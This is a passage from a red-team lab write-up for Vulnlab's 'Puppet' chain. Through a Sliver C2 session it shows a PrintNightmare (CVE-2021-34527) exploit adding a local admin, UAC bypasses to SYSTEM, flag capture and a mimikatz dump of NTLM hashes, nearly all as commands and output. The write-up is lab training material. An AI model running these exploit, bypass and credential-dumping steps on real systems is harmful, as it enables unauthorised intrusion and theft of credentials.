-rw-rw-rw-  puppet-update.exe  15.0 MiB  Sat Oct 12 01:50:25 -0700 2024
-rw-rw-rw-  puppet.ps1         333 B     Fri Oct 11 06:57:57 -0700 2024


sliver (puppet-mtls) > ls PuppetLabs

c:\programdata\PuppetLabs (5 items, 0 B)
========================================
drwxrwxrwx  code         <dir>  Fri Oct 11 06:07:15 -0700 2024
drwxrwxrwx  facter       <dir>  Fri Oct 11 06:07:15 -0700 2024
drwxrwxrwx  mcollective  <dir>  Fri Oct 11 06:07:15 -0700 2024
drwxrwxrwx  puppet       <dir>  Fri Oct 11 06:07:32 -0700 2024
drwxrwxrwx  pxp-agent    <dir>  Fri Oct 11 06:07:15 -0700 2024
Found something related to Puppet (configuration management too), that means there is somewhere a puppet server which is controlling machines of the environment. And as it’s also the name of this Chain then it’s the intended path.
We can download all under Puppet folder but not under PuppetLabs (not enough privileges):
sliver (puppet-mtls) > download -t 900 Puppet

[*] Wrote 5772516 bytes (2 files successfully, 0 files unsuccessfully) to /home/user/Downloads/VULNLAB/PUPPET/puppet-mtls_download_Puppet_1730285469.tar.gz

sliver (puppet-mtls) > download -t 900 PuppetLabs

[!] No files downloaded from the implant - check permissions, path, and / or filters.
$ tar xvfz puppet-mtls_download_Puppet_1730285469.tar.gz
c/programdata/Puppet/puppet-update.exe
c/programdata/Puppet/puppet.ps1
Check local listening port:
sliver (puppet-mtls) > sa-netstat

[*] Successfully executed sa-netstat (coff-loader)
[*] Got output:
Processing: 22 Entries
  PROTO SRC                    DST                          STATE                                                                     PROCESS   PID
  TCP  0.0.0.0:135            LISTEN                   LISTENING                                                                             (  884)
  TCP  0.0.0.0:445            LISTEN                   LISTENING                                                                             (    4)
  TCP  0.0.0.0:3389           LISTEN                   LISTENING                                                                             ( 1012)
  TCP  0.0.0.0:5985           LISTEN                   LISTENING                                                                             (    4)
  TCP  0.0.0.0:47001          LISTEN                   LISTENING                                                                             (    4)
  TCP  0.0.0.0:49664          LISTEN                   LISTENING                                                                             (  672)
  TCP  0.0.0.0:49665          LISTEN                   LISTENING                                                                             (  560)
  TCP  0.0.0.0:49666          LISTEN                   LISTENING                                                                             (  404)
  TCP  0.0.0.0:49667          LISTEN                   LISTENING                                                                             (  672)
  TCP  0.0.0.0:49668          LISTEN                   LISTENING                                                                             ( 1852)
  TCP  0.0.0.0:49669          LISTEN                   LISTENING                                                                             ( 1004)
  TCP  0.0.0.0:49670          LISTEN                   LISTENING                                                                             (  652)
  TCP  10.10.213.6:139        LISTEN                   LISTENING                                                                             (    4)
  TCP  10.10.213.6:52204      10.10.213.7:8443       ESTABLISHED                                     C:\ProgramData\Puppet\puppet-update.exe ( 4584)
  TCP  10.10.213.6:53703      10.10.213.5:389        ESTABLISHED                                     C:\ProgramData\Puppet\puppet-update.exe ( 4584)
  TCP  10.10.213.6:53704      10.10.213.5:389        ESTABLISHED                                     C:\ProgramData\Puppet\puppet-update.exe ( 4584)
  TCP  10.10.213.6:53707      10.10.213.5:389        ESTABLISHED                                     C:\ProgramData\Puppet\puppet-update.exe ( 4584)
  TCP  10.10.213.6:53708      10.10.213.5:389        ESTABLISHED                                     C:\ProgramData\Puppet\puppet-update.exe ( 4584)
  TCP  10.10.213.6:53709      10.10.213.5:445        ESTABLISHED                                                                             (    4)
  TCP  10.10.213.6:53712      10.10.213.5:445        ESTABLISHED                                                                             (    4)
  TCP  10.10.213.6:53713      10.10.213.5:445        ESTABLISHED                                                                             (    4)
  TCP  10.10.213.6:53714      10.10.213.5:445        ESTABLISHED                                                                             (    4)
  UDP    0.0.0.0:123            *:*                                                                                                (  680)
  UDP    0.0.0.0:3389           *:*                                                                                                ( 1012)
  UDP    0.0.0.0:5353           *:*                                                                                                ( 1076)
  UDP    0.0.0.0:5355           *:*                                                                                                ( 1076)
  UDP    0.0.0.0:57767          *:*                                                                                                ( 1076)
  UDP    10.10.213.6:137        *:*                                                                                                (    4)
  UDP    10.10.213.6:138        *:*                                                                                                (    4)
  UDP    127.0.0.1:58175        *:*                                                                                                ( 1004)
  UDP    127.0.0.1:58890        *:*                                                                                                ( 1076)
  UDP    127.0.0.1:63514        *:*                                                        C:\ProgramData\Puppet\puppet-update.exe ( 4584)
  UDP    127.0.0.1:65470        *:*                                                                                                (  672)
Check privilege escalation:
On our attacker machine:
$ wget https://raw.githubusercontent.com/itm4n/PrivescCheck/master/PrivescCheck.ps1
In our Sliver C2 session:
sliver (puppet-mtls) > pwd

[*] c:\programdata\1

sliver (puppet-mtls) > upload PrivescCheck.ps1

 ⠙  /home/user/Downloads/VULNLAB/PUPPET/PrivescCheck.ps1 -> PrivescCheck.ps1
[*] Wrote file to c:\programdata\1\PrivescCheck.ps1

sliver (puppet-mtls) > sharpsh -t 300 -- -c invoke-privesccheck -u PrivescCheck.ps1

...
????????????????????????????????????????????????????????????????
? CATEGORY ? TA0004 - Privilege Escalation                     ?
? NAME     ? Point and Print configuration                     ?
????????????????????????????????????????????????????????????????
? Check whether the Print Spooler service is enabled and if    ?
? the Point and Print configuration allows non-administrator   ?
? users to install printer drivers.                            ?
????????????????????????????????????????????????????????????????
[*] Status: Vulnerable - High

Policy      : Limits print driver installation to Administrators
Key         : HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PointAndPrint
Value       : RestrictDriverInstallationToAdministrators
Data        : 0
Default     : 1
Expected    : <null|1>
Description : Installing printer drivers does not require administrator privileges.

Policy      : Point and Print Restrictions > NoWarningNoElevationOnInstall
Key         : HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PointAndPrint
Value       : NoWarningNoElevationOnInstall
Data        : 1
Default     : 0
Expected    : <null|0>
Description : Do not show warning or elevation prompt. Note: this setting reintroduces the PrintNightmare LPE
              vulnerability, even if the settings 'InForest' and/or 'TrustedServers' are configured.
...
File01 server is vulnerable to PrintNighmare
CVE-2021-34527 PrintNightmare LPE
As needed a break then start a new instance and update our /etc/hosts accordingly:

We use CVE-2021-34527 PoC.
On our attacker machine:
$ git clone https://github.com/JohnHammond/CVE-2021-34527.git
We compile the DLL:

In our Sliver C2 session:
sliver (puppet-mtls) > upload CVE-2021-34527/CVE-2021-34527.ps1

[*] Wrote file to c:\programdata\1\CVE-2021-34527.ps1

sliver (puppet-mtls) > upload CVE-2021-34527/nightmare.dll

[*] Wrote file to c:\programdata\1\nightmare.dll

sliver (puppet-mtls) > sharpsh -M -E -i -s -t 120 -- -u c:\\programdata\\1\\CVE-2021-34527.ps1 -e -c SQBuAHYAbwBrAGUALQBOAGkAZwBoAHQAbQBhAHIAZQAgAC0ARAByAGkAdgBlAHIATgBhAG0AZQAgACIAQwBhAG4AbwBuAE0ARgAyADIAMgAiACAALQBOAGUAdwBVAHMAZQByACAAIgBxAHcAZQByAHQAeQAiACAALQBOAGUAdwBQAGEAcwBzAHcAbwByAGQAIAAiAEEAegBlAHIAdAB5ADEAMgAzACIA

? Do you want to continue? Yes
 ⠋  Executing sharpsh -u c:\programdata\1\CVE-2021-34527.ps1 -e -c SQBuAHYAbwBrAGUALQBOAGkAZwBoAHQAbQBhAHIAZQAgAC0ARAByAGkAdgBlAHIATgBhAG0AZQAgACIAQwBhAG4AbwBuAE0ARg ⠙  Executing sharpsh -u c:\programdata\1\CVE-2021-34527.ps1 -e -c SQBuAHYAbwBrAGUALQBOAGkAZwBoAHQAbQBhAHIAZQAgAC0ARAByAGkAdgBlAHIATgBhAG0AZQAgACIAQwBhAG4AbwBuAE0ARg ⠹
...
OR for most updated version, we can compile thelikes sharpsh then use it:
sliver (puppet-mtls) > execute-assembly -M -E -i /home/user/Downloads/VULNLAB/PUPPET/sharpsh.exe -- -u c:\\programdata\\1\\CVE-2021-34527.ps1 -e -c SQBuAHYAbwBrAGUALQBOAGkAZwBoAHQAbQBhAHIAZQAgAC0ARAByAGkAdgBlAHIATgBhAG0AZQAgACIAQwBhAG4AbwBuAE0ARgAyADIAMgAiACAALQBOAGUAdwBVAHMAZQByACAAIgBxAHcAZQByAHQAeQAiACAALQBOAGUAdwBQAGEAcwBzAHcAbwByAGQAIAAiAEEAegBlAHIAdAB5ADEAMgAzACIA
The encoded command has been created using CyberChef:

OR with the “default” method:
sliver (puppet-mtls) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 2664

PS C:\programdata\1> Import-Module .\cve-2021-34527.ps1
Import-Module .\cve-2021-34527.ps1
PS C:\programdata\1> Invoke-Nightmare -DriverName "CanonMF222" -NewUser "qwerty" -NewPassword "Azerty123"
Invoke-Nightmare -DriverName "CanonMF222" -NewUser "qwerty" -NewPassword "Azerty123"
[+] created payload at C:\Users\bruce.smith\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_9aa65d011441bcbc\Amd64\mxdwdrv.dll"
[+] added user qwerty as local administrator
[+] deleting payload from C:\Users\bruce.smith\AppData\Local\Temp\nightmare.dll
PS C:\programdata\1> exit
ctrl+d
Shell exited
Check if our local admin account has been created:
sliver (puppet-mtls) > sa-netlocalgroup2 file01

[*] Successfully executed sa-netlocalgroup2 (coff-loader)
[*] Got output:
[*] Querying Remote Desktop Users...
[*] Querying Distributed COM Users...
[*] Querying Remote Management Users...
[*] Querying Administrators...
----------Local Group Member----------
Host: file01
Group: Administrators
Member: FILE01\Administrator
MemberSid: S-1-5-21-2946821189-2073930159-359736154-500
MemberSidType: User
--------End Local Group Member--------

----------Local Group Member----------
Host: file01
Group: Administrators
Member: PUPPET\Domain Admins
MemberSid: S-1-5-21-3066630505-2324057459-3046381011-512
MemberSidType: Group
--------End Local Group Member--------

----------Local Group Member----------
Host: file01
Group: Administrators
Member: PUPPET\admins_t1
MemberSid: S-1-5-21-3066630505-2324057459-3046381011-1133
MemberSidType: Group
--------End Local Group Member--------

----------Local Group Member----------
Host: file01
Group: Administrators
Member: FILE01\qwerty
MemberSid: S-1-5-21-2946821189-2073930159-359736154-1000
MemberSidType: User
--------End Local Group Member--------
Confirmed,
qwertyis member of the local groupAdministrators
Now, we use runas to switch into its local admin context by running the initial beacon payload once more:
sliver (puppet-mtls) > runas -u qwerty -P "Azerty123" -p c:\\programdata\\puppet\\puppet-update.exe

[*] Successfully ran c:\programdata\puppet\puppet-update.exe  on puppet-mtls

[*] Beacon 858d47af puppet-mtls - 10.10.243.182:52711 (File01) - windows/amd64 - Thu, 31 Oct 2024 14:33:48 JST

sliver (puppet-mtls) > use 858d47af-dac0-4ae2-8227-a7719e095a09

[*] Active beacon puppet-mtls (858d47af-dac0-4ae2-8227-a7719e095a09)

sliver (puppet-mtls) > interactive

[*] Using beacon's active C2 endpoint: mtls://pm01.puppet.vl:8443
[*] Tasked beacon puppet-mtls (eda357f6)

[*] Session 3bbeb13e puppet-mtls - 10.10.243.182:52732 (File01) - windows/amd64 - Thu, 31 Oct 2024 14:34:50 JST

sliver (puppet-mtls) > use 3bbeb13e-6f00-49d7-922e-b508518106af

[*] Active session puppet-mtls (3bbeb13e-6f00-49d7-922e-b508518106af)

sliver (puppet-mtls) > sessions

 ID         Transport   Remote Address        Hostname   Username             Operating System   Health
========== =========== ===================== ========== ==================== ================== =========
 cac14fe3   mtls        10.10.243.182:51608   File01     PUPPET\Bruce.Smith   windows/amd64      [ALIVE]
 3bbeb13e   mtls        10.10.243.182:52732   File01     <err>                windows/amd64      [ALIVE]
Hummm interesting, sliver does not get the real current user.
Double check the current user in this session:
sliver (puppet-mtls) > sa-whoami

[*] Successfully executed sa-whoami (coff-loader)
[*] Got output:

UserName		SID
====================== ====================================
FILE01\qwerty	S-1-5-21-2946821189-2073930159-359736154-1000


GROUP INFORMATION                                 Type                     SID                                          Attributes
================================================= ===================== ============================================= ==================================================
FILE01\None                                       Group                    S-1-5-21-2946821189-2073930159-359736154-513  Mandatory group, Enabled by default, Enabled group,
Everyone                                          Well-known group         S-1-1-0                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account and member of Administrators groupWell-known group         S-1-5-114
BUILTIN\Administrators                            Alias                    S-1-5-32-544
BUILTIN\Users                                     Alias                    S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE                          Well-known group         S-1-5-4                                       Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON                                     Well-known group         S-1-2-1                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users                  Well-known group         S-1-5-11                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization                    Well-known group         S-1-5-15                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account                        Well-known group         S-1-5-113                                     Mandatory group, Enabled by default, Enabled group,
LOCAL                                             Well-known group         S-1-2-0                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\NTLM Authentication                  Well-known group         S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group,
Mandatory Label\Medium Mandatory Level            Label                    S-1-16-8192                                   Mandatory group, Enabled by default, Enabled group,


Privilege Name                Description                                       State
============================= ================================================= ===========================
SeChangeNotifyPrivilege       Bypass traverse checking                          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                    Disabled
Confirmed we are
qwertywith local admin privileges but under Medium Integrity Level
Now we need to escalate to an High Integrity Level, for that we use the same technique that we used for Vulnlab Red Team Lab “Ifrit”.
UAC bypassing (Puppet_User-2)
We use the repository UAC-BOF-Bonanza to download and compile a UAC bypass extension for Sliver C2.
We focus on RegistryShellCommand that modifies the “ms-settings\Shell\Open\command” registry key and executes an auto-elevated EXE (ComputerDefaults.exe).
$ git clone https://github.com/icyguider/UAC-BOF-Bonanza.git
$ cp -rp ~/Downloads/VULNLAB/PUPPET/UAC-BOF-Bonanza/RegistryShellCommand ~/.sliver-client/extensions/
$ cd ~/.sliver-client/extensions/RegistryShellCommand/; make
We add the new extension in our Sliver session:
sliver (puppet-mtls) > extensions load /home/user/.sliver-client/extensions/RegistryShellCommand

[*] Added RegistryShellCommand command: Perform UAC bypass via modifying the "ms-settings\Shell\Open\command" registry key
Then let’s go to bypass UAC with our RegistryShellCommand extension:
sliver (puppet-mtls) > RegistryShellCommand C:\\programdata\\puppet\\puppet-update.exe

[*] Successfully executed RegistryShellCommand (coff-loader)
OR we can do the same with SspiUacBypass:
$ cp -rp ~/Downloads/VULNLAB/PUPPET/UAC-BOF-Bonanza/SspiUacBypass ~/.sliver-client/extensions/
$ cd ~/.sliver-client/extensions/SspiUacBypass; make
sliver (puppet-mtls) > extensions load /home/user/.sliver-client/extensions/SspiUacBypass

[*] Added SspiUacBypass command: Perform UAC bypass via SSPI Datagram Contexts

sliver (puppet-mtls) > SspiUacBypass C:\\programdata\\puppet\\puppet-update.exe

[*] Successfully executed SspiUacBypass (coff-loader)
[*] Got output:

	SspiUacBypass - Bypassing UAC with SSPI Datagram Contexts
	by @splinter_code

Forging a token from a fake Network Authentication through Datagram Contexts
Network Authentication token forged correctly, handle --> 0x2e4
Forged Token Session ID set to 1. lsasrv!LsapApplyLoopbackSessionId adjusted the token to our current session
Bypass Success! Now impersonating the forged token... Loopback network auth should be seen as elevated now
Invoking CreateSvcRpc (by @x86matthew)
Connecting to \\127.0.0.1\pipe\ntsvcs RPC pipe
Opening service manager...
Creating temporary service...
Executing 'C:\programdata\puppet\puppet-update.exe' as SYSTEM user...
Deleting temporary service...
Finished


[*] Beacon 42c3a6b1 puppet-mtls - 10.10.243.182:54005 (File01) - windows/amd64 - Thu, 31 Oct 2024 15:43:12 JST
Go into the new beacon:
sliver (puppet-mtls) > use 42c3a6b1-613d-4031-a7fe-501a5aea995e

[*] Active beacon puppet-mtls (42c3a6b1-613d-4031-a7fe-501a5aea995e)

sliver (puppet-mtls) > interactive

[*] Using beacon's active C2 endpoint: mtls://pm01.puppet.vl:8443
[*] Tasked beacon puppet-mtls (f09a3f5e)

[*] Session 0b8c4c82 puppet-mtls - 10.10.243.182:54028 (File01) - windows/amd64 - Thu, 31 Oct 2024 15:44:15 JST

sliver (puppet-mtls) > use 0b8c4c82-e62a-4fb6-ad97-72e28c3cc5d7

[*] Active session puppet-mtls (0b8c4c82-e62a-4fb6-ad97-72e28c3cc5d7)

sliver (puppet-mtls) > sessions

 ID         Transport   Remote Address        Hostname   Username              Operating System   Health
========== =========== ===================== ========== ===================== ================== =========
 3bbeb13e   mtls        10.10.243.182:52732   File01     <err>                 windows/amd64      [ALIVE]
 cac14fe3   mtls        10.10.243.182:51608   File01     PUPPET\Bruce.Smith    windows/amd64      [ALIVE]
 0b8c4c82   mtls        10.10.243.182:54028   File01     NT AUTHORITY\SYSTEM   windows/amd64      [ALIVE]
sliver (puppet-mtls) > getprivs

Privilege Information for puppet-update.exe (PID: 4400)
-------------------------------------------------------

Process Integrity Level: High

Name                                      	Description                                                        	Attributes
====                                      	===========                                                        	==========
SeAssignPrimaryTokenPrivilege             	Replace a process level token                                      	Disabled
SeLockMemoryPrivilege                     	Lock pages in memory                                               	Enabled, Enabled by Default
SeIncreaseQuotaPrivilege                  	Adjust memory quotas for a process                                 	Disabled
SeTcbPrivilege                            	Act as part of the operating system                                	Enabled, Enabled by Default
SeSecurityPrivilege                       	Manage auditing and security log                                   	Disabled
SeTakeOwnershipPrivilege                  	Take ownership of files or other objects                           	Disabled
SeLoadDriverPrivilege                     	Load and unload device drivers                                     	Disabled
SeSystemProfilePrivilege                  	Profile system performance                                         	Enabled, Enabled by Default
SeSystemtimePrivilege                     	Change the system time                                             	Disabled
SeProfileSingleProcessPrivilege           	Profile single process                                             	Enabled, Enabled by Default
SeIncreaseBasePriorityPrivilege           	Increase scheduling priority                                       	Enabled, Enabled by Default
SeCreatePagefilePrivilege                 	Create a pagefile                                                  	Enabled, Enabled by Default
SeCreatePermanentPrivilege                	Create permanent shared objects                                    	Enabled, Enabled by Default
SeBackupPrivilege                         	Back up files and directories                                      	Disabled
SeRestorePrivilege                        	Restore files and directories                                      	Disabled
SeShutdownPrivilege                       	Shut down the system                                               	Disabled
SeDebugPrivilege                          	Debug programs                                                     	Enabled, Enabled by Default
SeAuditPrivilege                          	Generate security audits                                           	Enabled, Enabled by Default
SeSystemEnvironmentPrivilege              	Modify firmware environment values                                 	Disabled
SeChangeNotifyPrivilege                   	Bypass traverse checking                                           	Enabled, Enabled by Default
SeUndockPrivilege                         	Remove computer from docking station                               	Disabled
SeManageVolumePrivilege                   	Perform volume maintenance tasks                                   	Disabled
SeImpersonatePrivilege                    	Impersonate a client after authentication                          	Enabled, Enabled by Default
SeCreateGlobalPrivilege                   	Create global objects                                              	Enabled, Enabled by Default
SeIncreaseWorkingSetPrivilege             	Increase a process working set                                     	Enabled, Enabled by Default
SeTimeZonePrivilege                       	Change the time zone                                               	Enabled, Enabled by Default
SeCreateSymbolicLinkPrivilege             	Create symbolic links                                              	Enabled, Enabled by Default
SeDelegateSessionUserImpersonatePrivilege 	Obtain an impersonation token for another user in the same session 	Enabled, Enabled by Default
We got a new session with a High integrity level
Quick check if we can grab the 2nd flag:
sliver (puppet-mtls) > cd Users

[*] C:\Users

sliver (puppet-mtls) > ls

C:\Users (9 items, 174 B)
=========================
drwxrwxrwx  Administrator                     <dir>  Wed Sep 25 22:23:55 -0700 2024
drwxrwxrwx  Administrator.PUPPET              <dir>  Fri Oct 11 07:12:07 -0700 2024
Lrw-rw-rw-  All Users -> C:\ProgramData       0 B    Sat May 08 01:34:03 -0700 2021
drwxrwxrwx  bruce.smith                       <dir>  Fri Oct 11 07:07:58 -0700 2024
dr-xr-xr-x  Default                           <dir>  Thu Sep 26 07:23:21 -0700 2024
Lrw-rw-rw-  Default User -> C:\Users\Default  0 B    Sat May 08 01:34:03 -0700 2021
-rw-rw-rw-  desktop.ini                       174 B  Sat May 08 01:18:31 -0700 2021
dr-xr-xr-x  Public                            <dir>  Wed Sep 25 22:23:55 -0700 2024
drwxrwxrwx  svc_inventory_win                 <dir>  Fri Oct 11 06:30:48 -0700 2024


sliver (puppet-mtls) > ls Administrator\\Desktop

C:\Users\Administrator\Desktop (3 items, 2.6 KiB)
=================================================
-rw-rw-rw-  desktop.ini         282 B    Wed Sep 25 22:23:55 -0700 2024
-rw-rw-rw-  flag.txt            36 B     Fri Oct 11 07:07:31 -0700 2024
-rw-rw-rw-  Microsoft Edge.lnk  2.3 KiB  Fri Oct 11 06:51:41 -0700 2024


sliver (puppet-mtls) > cat Administrator\\Desktop\\flag.txt

VL{2c39722d0500365ad4d719c126b5e106}
Found
Puppet_User-2flag
Hash dumping (svc_puppet_win_t1)
As we are System, we use the armory exension for mimikatz to dump credentials.
sliver (puppet-mtls) > mimikatz -- "token::elevate privilege::debug sekurlsa::logonpasswords exit"

[*] Successfully executed mimikatz
[*] Got output:

  .#####.   mimikatz 2.2.0 (x64) #19041 May 17 2024 22:19:06
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

604	{0;000003e7} 1 D 27322     	NT AUTHORITY\SYSTEM	S-1-5-18	(04g,21p)	Primary
 -> Impersonated !
 * Process Token : {0;000003e7} 0 D 16676847  	NT AUTHORITY\SYSTEM	S-1-5-18	(04g,28p)	Primary
 * Thread Token  : {0;000003e7} 1 D 17803478  	NT AUTHORITY\SYSTEM	S-1-5-18	(04g,21p)	Impersonation (Delegation)

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 11114823 (00000000:00a99947)
Session           : Interactive from 0
User Name         : qwerty
Domain            : FILE01
Logon Server      : FILE01
Logon Time        : 10/30/2024 10:33:48 PM
SID               : S-1-5-21-2946821189-2073930159-359736154-1000
	msv :
	 [00000003] Primary
	 * Username : qwerty
	 * Domain   : FILE01
	 * NTLM     : 9ab14788afc13c83576dfb13ac619152
	 * SHA1     : 2fbc3494207b473cb523be5f0e0c4e61ae1a1eca
	 * DPAPI    : 2fbc3494207b473cb523be5f0e0c4e61
	tspkg :
	wdigest :
	 * Username : qwerty
	 * Domain   : FILE01
	 * Password : (null)
	kerberos :
	 * Username : qwerty
	 * Domain   : FILE01
	 * Password : (null)
	ssp :
	credman :
	cloudap :

Authentication Id : 0 ; 614843 (00000000:000961bb)
Session           : Service from 0
User Name         : svc_puppet_win_t1
Domain            : PUPPET
Logon Server      : DC01
Logon Time        : 10/30/2024 9:23:56 PM
SID               : S-1-5-21-3066630505-2324057459-3046381011-1131
	msv :
	 [00000003] Primary
	 * Username : svc_puppet_win_t1
	 * Domain   : PUPPET
	 * NTLM     : 784c7b51056579e64f74c71cb013dda6
	 * SHA1     : e4b6c57180670c42d1894db1daebe833787ad23b
	 * DPAPI    : abe71d756f0b2d9e69b803833ef4869d
	tspkg :
	wdigest :
	 * Username : svc_puppet_win_t1
	 * Domain   : PUPPET
	 * Password : (null)
	kerberos :
	 * Username : svc_puppet_win_t1
	 * Domain   : PUPPET.VL
	 * Password : (null)
	ssp :
	credman :
	cloudap :

Authentication Id : 0 ; 69457 (00000000:00010f51)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 10/30/2024 9:19:28 PM
SID               : S-1-5-90-0-1
	msv :
	 [00000003] Primary
	 * Username : FILE01$
	 * Domain   : PUPPET
	 * NTLM     : eb0459ad26ea60638bef221f968a26a7
	 * SHA1     : 99220525cc1a1c47dd4a123239f729a550b5e2fe
	 * DPAPI    : 99220525cc1a1c47dd4a123239f729a5
	tspkg :
	wdigest :
	 * Username : FILE01$
	 * Domain   : PUPPET
	 * Password : (null)
	kerberos :
	 * Username : FILE01$
	 * Domain   : puppet.vl
